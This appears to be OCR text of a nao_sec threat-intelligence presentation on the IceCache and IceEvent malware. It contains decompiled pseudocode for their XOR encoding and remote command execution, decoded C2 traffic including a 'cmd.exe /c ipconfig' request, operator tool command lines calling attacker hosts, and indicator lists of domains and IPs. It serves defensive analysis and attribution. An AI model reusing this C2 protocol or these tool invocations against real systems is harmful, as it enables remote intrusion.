DOWNFILE	Download Files
CMD	Command to the execution of a process

sha256[:8]	Compile Time	First Submission	Submitter	Cmd Num	TYPE
80e83118	2024-04-25 09:50:58	2024-07-25 05:43:08	INDIA(99003aca)	3	B
9aba997b	2024-04-30 04:48:48	2024-06-14 05:46:49	INDIA(060734bd)	3	B
9a0b0439	2024-04-25 09:50:58	2024-06-14 05:00:08	INDIA(060734bd)	3	B
bc94da1a	2023-08-23 08:52:46	2023-09-05 03:03:57	INDIA(81f8b666)	2	A

Similarities between IceCache and IceEvent

- Same encoding method for communication data
- Same command implementation
- PDB shows that they were made in the same development environment
  - C:¥Users¥power¥Documents¥Visual Studio 2017¥Projects

Similarities between IceCache and IceEvent

nao_sec

```
1  _QWORD *__fastcall xor(_QWORD *a1, _QWORD *a2)
2  {
3    unsigned __int64 i; // rsi
4    size_t v4; // rdx
5    _QWORD *enc_data; // rdx
6    _QWORD *dec_data; // rax
7    int key[4]; // [rsp+28h] [rbp-20h]
8
9    i = 0LL;
10   key[0] = 0x32633425;
11   v4 = a2[2];
12   a1[3] = 15LL;
13   a1[2] = 0LL;
14   *(_BYTE *)a1 = 0;
15   key[1] = 0x3C7BCAA1;
16   key[2] = 0x56F2E8D;
17   key[3] = 0x56372809;
18   sub_180013880(a1, v4);
19   if ( a2[2] )
20   {
21     do
22     {
23       if ( a2[3] < 0x10uLL )
24         enc_data = a2;
25       else
26         enc_data = (_QWORD *)*a2;
27       if ( a1[3] < 0x10uLL )
28         dec_data = a1;
29       else
30         dec_data = (_QWORD *)*a1;
31       *((_BYTE *)dec_data + i) = *((_BYTE *)enc_data + i) ^ *((_BYTE *)key + (i & 0xF));
32       ++i;
33     }
34     while ( i < a2[2] );
35   }
36   return a1;
37 }
```

IceCache

```
1  _QWORD *__fastcall sub_1400035F0(_QWORD *a1, _QWORD *a2)
2  {
3    unsigned __int64 v2; // rsi
4    size_t v4; // rdx
5    _QWORD *v6; // rdx
6    _QWORD *v7; // rcx
7    int v9[8]; // [rsp+28h] [rbp-20h]
8
9    v2 = 0LL;
10   v9[0] = 0x32633425;
11   v4 = a2[2];
12   a1[2] = 0LL;
13   a1[3] = 15LL;
14   *(_BYTE *)a1 = 0;
15   v9[1] = 0x3C7BCAA1;
16   v9[2] = 0x56F2E8D;
17   v9[3] = 0x56372809;
18   sub_1400051B0(a1, v4);
19   if ( a2[2] )
20   {
21     do
22     {
23       if ( a2[3] < 0x10uLL )
24         v6 = a2;
25       else
26         v6 = (_QWORD *)*a2;
27       if ( a1[3] < 0x10uLL )
28         v7 = a1;
29       else
30         v7 = (_QWORD *)*a1;
31       *((_BYTE *)v7 + v2) = *((_BYTE *)v6 + v2) ^ *((_BYTE *)v9 + (v2 & 0xF));
32       ++v2;
33     }
34     while ( v2 < a2[2] );
35   }
36   return a1;
37 }
```

IceEvent

Similarities between IceCache and IceEvent

nao_sec

IceCache

Pseudocode-A

```
82  StartupInfo.dwFlags |= 0x100u;
83  if ( *((_QWORD *)v4 + 3) >= 8uLL )
84    v4 = *(WCHAR **)v4;
85  if ( !CreateProcessW(0LL, v4, 0LL, 0LL, 1, 0, 0LL, 0LL, &StartupInfo, &ProcessInformation) )
86  {
87    CloseHandle(hWritePipe);
88    CloseHandle(hReadPipe);
89    GetLastError();
90    sub_180013980(Buffer, "CreateProcess failed: %d");
91    a1[3] = 15LL;
92    a1[2] = 0LL;
93    *(_BYTE *)a1 = 0;
94    if ( Buffer[0] )
95    {
96      v6 = -1LL;
97      do
98        ++v6;
99      while ( Buffer[v6] );
100   }
101   goto LABEL_19;
102 }
103 CloseHandle(hWritePipe);
104 v7 = 0;
105 NumberOfBytesRead = 0;
106 Src[3] = 15LL;
107 Src[2] = 0LL;
108 LOBYTE(Src[0]) = 0;
109 v8 = 0;
110 TotalBytesAvail = 0;
111 v9 = 0;
112 while ( 1 )
113 {
114   while ( 1 )
115   {
116     if ( !v7 || !v8 )
117       Sleep(0x32u);
118     if ( PeekNamedPipe(hReadPipe, 0LL, 0, 0LL, &TotalBytesAvail, 0LL) && TotalBytesAvail )
119       break;
120     v8 = 0;
121     TotalBytesAvail = 0;
122     v7 = 0;
123     NumberOfBytesRead = 0;
124     if ( ++v9 >= 20 )
125       goto LABEL_30;
126   }
127   if ( !ReadFile(hReadPipe, Buffer, 0x1000u, &NumberOfBytesRead, 0LL) || !NumberOfBytesRead )
128     break;
129   v9 = 0;
130   sub_180006960(Src, Buffer, NumberOfBytesRead);
131   v7 = NumberOfBytesRead;
132   v8 = TotalBytesAvail;
133 }
134 LABEL_30:
135 CloseHandle(hReadPipe);
136 if ( WaitForSingleObject(ProcessInformation.hProcess, a3) == 258 )
137 {
138   CloseHandle(ProcessInformation.hThread);
139   CloseHandle(ProcessInformation.hProcess);
140   TerminateProcess(ProcessInformation.hProcess, 1u);
141   v28 = 15LL;
142   v27 = 0LL;
143   MultiByteStr[0] = 0;
144   sub_180007400(MultiByteStr, "Time out!", 9uLL);
145   v10 = (const wCHAR *)sub_180012B30(v22, MultiByteStr);
146   sub_180012D50(a1, v10);
147   if ( v24 >= 8 )
148     std::allocator<wchar_t>::deallocate(v22, v22[0], v24 + 1);
149   v24 = 7LL;
150   v23 = 0LL;
151   LOWORD(v22[0]) = 0;
152   sub_180006B00(MultiByteStr);
153 }
154 else
155 {
156   CloseHandle(ProcessInformation.hProcess);
157   CloseHandle(ProcessInformation.hThread);
158   v11 = (const wCHAR *)sub_180012B30(v22, (LPCCH)Src);
159   sub_180012D50(a1, v11);
160   if ( v24 >= 8 )
```

Pseudocode-H

```
94    v2 = *(WCHAR **)v2;
95  if ( !CreateProcessW(0LL, v2, 0LL, 0LL, 1, 0, 0LL, 0LL, &StartupInfo, &ProcessInformation) )
96  {
97    CloseHandle(hWritePipe);
98    CloseHandle(hReadPipe);
99    GetLastError();
100   sub_140005650(Buffer, "CreateProcess failed: %d");
101   v25 = 0LL;
102   v26 = 15LL;
103   Src[0] = 0;
104   v4 = -1LL;
105   v7 = -1LL;
106   do
107     ++v7;
108   while ( Buffer[v7] );
109   sub_140002610(Src, Buffer, v7);
110   sub_140003430((__int64)Src);
111   a1[2] = 0LL;
112   a1[3] = 15LL;
113   *(_BYTE *)a1 = 0;
114   do
115     ++v4;
116   while ( Buffer[v4] );
117   goto LABEL_22;
118 }
119 CloseHandle(hWritePipe);
120 v8 = 0;
121 NumberOfBytesRead = 0;
122 v25 = 0LL;
123 v26 = 15LL;
124 Src[0] = 0;
125 v9 = 0;
126 TotalBytesAvail = 0;
127 v10 = 0;
128 while ( 1 )
129 {
130   while ( 1 )
131   {
132     if ( !v8 || !v9 )
133       Sleep(0x32u);
134     if ( PeekNamedPipe(hReadPipe, 0LL, 0, 0LL, &TotalBytesAvail, 0LL) && TotalBytesAvail )
135       break;
136     v9 = 0;
137     TotalBytesAvail = 0;
138     v8 = 0;
139     NumberOfBytesRead = 0;
140     if ( ++v10 >= 60 )
141       goto LABEL_33;
142   }
143   if ( !ReadFile(hReadPipe, Buffer, 0x1000u, &NumberOfBytesRead, 0LL) || !NumberOfBytesRead )
144     break;
145   v10 = 0;
146   sub_140002460(Src, Buffer, NumberOfBytesRead);
147   v8 = NumberOfBytesRead;
148   v9 = TotalBytesAvail;
149 }
150 LABEL_33:
151 CloseHandle(hReadPipe);
152 if ( WaitForSingleObject(ProcessInformation.hProcess, 0x7530u) == 258 )
153 {
154   CloseHandle(ProcessInformation.hThread);
155   CloseHandle(ProcessInformation.hProcess);
156   TerminateProcess(ProcessInformation.hProcess, 1u);
157   v14 = 0LL;
158   v15 = 7LL;
159   WideCharStr[0] = 0;
160   sub_140005090(WideCharStr, L"Time out!");
161   sub_1400038C0(a1, WideCharStr);
162 }
163 else
164 {
165   CloseHandle(ProcessInformation.hProcess);
166   CloseHandle(ProcessInformation.hThread);
167   v11 = (const WCHAR *)sub_1400036A0(WideCharStr, Src);
168   sub_1400038C0(a1, v11);
169 }
170 sub_140002390(WideCharStr);
171 sub_140002570(Src);
172 return a1;
173 }
```

IceEvent

C&C Communication

```
00000000  50 4f 53 54 20 2f 20 48  54 54 50 2f 31 2e 31 0d   POST / H TTP/1.1.
00000010  0a 48 6f 73 74 3a 20 31  39 32 2e 31 36 38 2e 31   .Host: 1 92.168.1
00000020  31 2e 31 36 0d 0a 55 73  65 72 2d 41 67 65 6e 74   1.16..Us er-Agent
00000030  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 2b 28 4d   : Mozill a/5.0+(M
00000040  53 49 45 2b 31 30 2e 30  3b 2b 57 69 6e 64 6f 77   SIE+10.0 ;+Window
00000050  73 2b 4e 54 2b 36 2e 31  3b 2b 54 72 69 64 65 6e   s+NT+6.1 ;+Triden
00000060  74 2f 35 2e 30 29 0d 0a  43 6f 6e 74 65 6e 74 2d   t/5.0).. Content-
00000070  4c 65 6e 67 74 68 3a 20  33 35 0d 0a 58 2d 43 6d   Length:  35..X-Cm
00000080  64 3a 20 45 58 45 43 0d  0a 58 2d 54 6f 6b 65 6e   d: EXEC. .X-Token
00000090  3a 20 63 62 46 4f 76 56  58 31 35 38 32 4d 72 37   : cbFOvV X1582Mr7
000000A0  6e 74 0d 0a 41 63 63 65  70 74 2d 45 6e 63 6f 64   nt..Acce pt-Encod
000000B0  69 6e 67 3a 20 67 7a 69  70 0d 0a 0d 0a            ing: gzi p....
000000BD  46 59 07 0f c2 a7 1f 12  e8 56 0a 2e 2c 1a 71 35   FY...... .V..,.q5
000000CD  0e 5d 13 51 ce a4 1d 55  ea 08 1b 6c 64 4d 58 23   .].Q...U ...ldMX#
000000DD  51 09 56                                          Q.V
```

```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK.
00000010  0a 43 6f 6e 74 65 6e 74  2d 54 79 70 65 3a 20 74   .Content -Type: t
00000020  65 78 74 2f 70 6c 61 69  6e 3b 20 63 68 61 72 73   ext/plai n; chars
00000030  65 74 3d 55 54 46 2d 38  0d 0a 53 65 72 76 65 72   et=UTF-8 ..Server
00000040  3a 20 4d 69 63 72 6f 73  6f 66 74 2d 49 49 53 2f   : Micros oft-IIS/
00000050  31 30 2e 30 0d 0a 58 2d  53 54 41 54 55 53 3a 20   10.0..X- STATUS:
00000060  4f 4b 0d 0a 44 61 74 65  3a 20 53 61 74 2c 20 31   OK..Date : Sat, 1
00000070  33 20 4a 75 6c 20 32 30  32 34 20 30 35 3a 35 30   3 Jul 20 24 05:50
00000080  3a 34 38 20 47 4d 54 0d  0a 43 6f 6e 74 65 6e 74   :48 GMT. .Content
00000090  2d 4c 65 6e 67 74 68 3a  20 36 35 33 0d 0a 0d 0a   -Length:  653....
000000A0  28 3e 34 5b cf ae 14 4b  fe 0e 26 55 29 ce 90 dd   (>4[...K ..&U)...
000000B0  c3 bc f3 3f ab c7 71 31  87 cd ed a1 ea ab 8b b5   ...?..q1 ........
000000C0  a7 81 80 b1 2c 29 f8 bf  6e ad e7 25 ea aa 95 b5   ....,).. n..%....
000000D0  a6 b4 80 b1 36 29 f9 83  6e ad d3 25 ea aa 93 b5   ....6).. n..%....
000000E0  a6 88 80 b0 14 29 f8 b1  6e ad ec e6 8a a0 0d 5b   .....).. n......[
000000F0  2f 39 69 12 81 ea 9d b2  28 c9 d9 9f ec b3 8d b0   /9i..... (.......
```

Input

FY BEL SI Â§ US DC2 èV
., SUB q5 SO] DC3 QÎ¤ GS Uê BS ESC ldMX#Q V

XOR

25 34 63 32 A1 CA 7B 3C 8D 2E 6F 05 09 28 37 56

Output

cmd=cmd.exe+%2Fc+ipconfig&timeout=5

nao_sec

Infrastructure

Related Infractructure

- Proxy
- Ping
- cURL
- StaX

```
./iisClient -u https://[REDACTED]/1.txt --add "ioss" --to http://[REDACTED].k9ccin.com
```

```
./admin -e [REDACTED].d45qomwkl.online
```

```
d45qomwkl.online
k9ccin.com
k8ccyn.com
88k8cc.com
googlesvn.com
```

```
165.22.211.62
64.227.133.248
173.208.156.19
173.208.156.144
154.213.17.225
103.150.186.219
```

```
63.141.255.16
204.12.205.10
107.148.37.63
103.99.60.119
154.213.17.237
45.195.205.88
```

```
154.213.17.244
103.99.60.93
149.115.231.17
149.115.231.39
103.99.60.108
```


Related Infractructure

IP	AS	company	country	region	city
165.22.211.62	DIGITALOCEAN-ASN	DigitalOcean, LLC	IN	Doddaballapura	Karnataka
64.227.133.248	DIGITALOCEAN-ASN	DigitalOcean, LLC	IN	Doddaballapura	Karnataka
103.150.186.219	Ewebguru	Noida Network	IN	Uttar Pradesh	Noida
107.148.37.63	PEG TECH INC	PEG TECH INC	SG	Singapore	Singapore
103.99.60.119	Hong Kong FireLine Network LTD	Shenzhen City Kayan Technology Co., Ltd	CN	Shenzhen	Guangdong
103.99.60.108	Hong Kong FireLine Network LTD	Shenzhen City Kayan Technology Co., Ltd	CN	Shenzhen	Guangdong
103.99.60.93	Hong Kong FireLine Network LTD	Shenzhen City Kayan Technology Co., Ltd	CN	Shenzhen	Guangdong
154.213.17.225	Hong Kong FireLine Network LTD	HK Qianlong Technology Co., Limited	HK	Hong Kong	Hong Kong
154.213.17.237	Hong Kong FireLine Network LTD	HK Qianlong Technology Co., Limited	HK	Hong Kong	Hong Kong
45.195.205.88	Hong Kong FireLine Network LTD	HK Qianlong Technology Co., Limited	HK	Hong Kong	Hong Kong
154.213.17.244	Hong Kong FireLine Network LTD	HK Qianlong Technology Co., Limited	HK	Hong Kong	Hong Kong
149.115.231.17	XNNET LLC	Cogent Communications	US	Los Angeles	California
149.115.231.39	XNNET LLC	Cogent Communications	US	Los Angeles	California
173.208.156.19	WII	WholeSale Internet, Inc	US	Missouri	Kansas City
173.208.156.144	WII	WholeSale Internet, Inc	US	Missouri	Kansas City
63.141.255.16	Nocix, LLC	Nocix, LLC	US	Missouri	Kansas City
204.12.205.10	Nocix, LLC	Nocix, LLC	US	Missouri	Kansas City


nao_sec

Attribution

Work Cycle: Hour



Work Cycle: Week



Evil Working Conditions

nao_sec

996 working hour system

28 languages

Article Talk Read Edit View history Tools

From Wikipedia, the free encyclopedia

> This article **is missing information** about background on other (especially non-tech) overwork cultures in China; legitimized "special work hour" system in Shenzhen. Please expand the article to include this information. Further details may exist on the talk page. *(July 2021)*

996 working hour system	
Chinese	996工作制
Transcriptions	[show]

The **996 working hour system** (Chinese: 996工作制) is a work schedule practiced illegally by many companies in China. It derives its name from its requirement that employees work from **9**:00 am to **9**:00 pm, **6** days per week; i.e. 72 hours per week, 12 hours per day.[1][2][3][4][5][6] A number of Mainland Chinese internet companies have adopted this system as their official work schedule. Critics argue that the 996 working hour system is a violation of Chinese Labour Law and have called it "modern slavery".[7][8]

https://en.wikipedia.org/wiki/996_working_hour_system

Simplified Chinese


Simplified Chinese characters were used in comments of scripts

```
#!/bin/bash

# 逐行读取1.txt
while IFS= read -r line; do
    # 执行 ./x 命令并传递每一行的内容作为参数
    echo $line
    ./iisClient -u https://$line/1.txt  --list
done < "1.txt"
```

reGeorgGo

nao_sec

- Developed by Chinese security engineer
- Fairly minor tool and not used elsewhere



https://github.com/zz1gg/secdemo/tree/main/proxy/reGeorgGo

https://zz1gg.github.io/

